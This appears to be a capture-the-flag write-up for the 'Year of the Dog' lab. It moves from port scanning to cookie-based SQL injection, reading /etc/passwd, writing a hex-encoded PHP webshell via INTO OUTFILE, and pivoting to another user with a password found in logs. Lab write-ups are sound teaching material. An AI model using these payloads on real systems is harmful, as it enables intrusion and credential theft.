TL;DR
Recon
we start with rustscan, using this command:
rustscan -a $target -- -sV -sC -oN nmap.txt -oX nmap.xml

we can see port 22 with ssh and port 80 with apache http server.
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 62 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e4:c9:dd:9b:db:95:9e:fd:19:a9:a6:0d:4c:43:9f:fa (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDrxDlZxvJUZk2qXaeBdjHxfM3MSGpZ8H6zPqgarnP3K806zE1Y/CryyT4wgIZYomtV8wUWHlFkuqbWjcKcM1MWcPjzGWfPZ2wHTNgUkHvBWZ+fxoX8vJoC6wfpifa7bSMaOItFWSLnMGOXigHbF6dPNyP+/kXAJE+tg9TurrTKaPiL6u+02ITeVUuLWsjwlLDJAnu1zDhPONR2b7WTcU/zQxHUYZiHpHn5eBtXpCZPZyfOZ+828ibobM/CAHIBZqJsYksAe5RbtDw7Vdw/8OtYuo4Koz8C2kBoWCHvsmyDfwZ57E2Ycss4JG5j7fMt7sI+lh/NHE+/7zrXdH/4njCD
|   256 c3:fc:10:d8:78:47:7e:fb:89:cf:81:8b:6e:f1:0a:fd (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMlni4gM6dVkvfGeMy6eg/18HsCYvvFhbpycXiGYM3fitNhTXW4WpMpr8W/0y2FszEB6TGD93ib/lCTsBOQG5Uw=
|   256 27:68:ff:ef:c0:68:e2:49:75:59:34:f2:bd:f0:c9:20 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICQIHukp5WpajvhF4juRWmL2+YtbN9HbhgLScgqYNien
80/tcp open  http    syn-ack ttl 62 Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Canis Queue
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
I added yearofthedog.thm to my /etc/hosts.
…
I started with the main page


I noticed that the number in the queue is based on some id cookie. I tried to get SQL Injection, by giving once 'and '1'='1' -- -, here in the picture:

Then, when giving 'and '1'='0' -- -, I got different result, means there is potential SQLi.

I created this payload, which allows me to get whatever I want.
id=11fe3d6015a1d6618978fb9a6f3193ef' union select null,(select 'LOL')-- -
Now, I checked for my privileges:
id=11fe3d6015a1d6618978fb9a6f3193ef' union select null,(select group_concat(PRIVILEGE_TYPE,'~',grantee) from information_schema.user_privileges )-- -

We can see we have FILE privilege, which is extremely interesting.

I tried to get LFI using load_file:
id=11fe3d6015a1d6618978fb9a6f3193ef' union select null,(SELECT LOAD_FILE('/etc/passwd'))-- -
it worked, we got /etc/passwd.
Next, I tried to achieve writing to files using into outfile, which I got too:
id=11fe3d6015a1d6618978fb9a6f3193ef' union select null,(select 'testing') into outfile '/var/www/html/out'-- -

I wrote to /var/www/html/out, let’s try to fetch http://yearofthedog.thm/out:

Now, it’s time to write our webshell to /var/www/html/webshell.php. Notice, it blocks me when it detects > or <, so I’m using unhex with the hex string of:
<?php echo system($_GET[0]) ?>

the full line will be:
id=11fe3d6015a1d6618978fb9a6f3193ef' union select null,(select unhex('3c3f706870206563686f2073797374656d28245f4745545b305d29203f3e')) into outfile '/var/www/html/webshell.php'-- -

we got RCE when accessing /webshell.php?0=id.
Let’s paste the penelope payload and get our reverse shell

Move to user dylan using password found inside work_analysis
I went to the home folder of dylan and found the file work_analysis which is interesting:
www-data@year-of-the-dog:/home/dylan$ cat work_analysis | grep dylan
Sep  5 20:52:57 staging-server sshd[39218]: Invalid user dylanLabr4d0rs4L1f3 from 192.168.1.142 port 45624
Sep  5 20:53:03 staging-server sshd[39218]: Failed password for invalid user dylanLabr4d0rs4L1f3 from 192.168.1.142 port 45624 ssh2
Sep  5 20:53:04 staging-server sshd[39218]: Connection closed by invalid user dylanLabr4d0rs4L1f3 192.168.1.142 port 45624 [preauth]
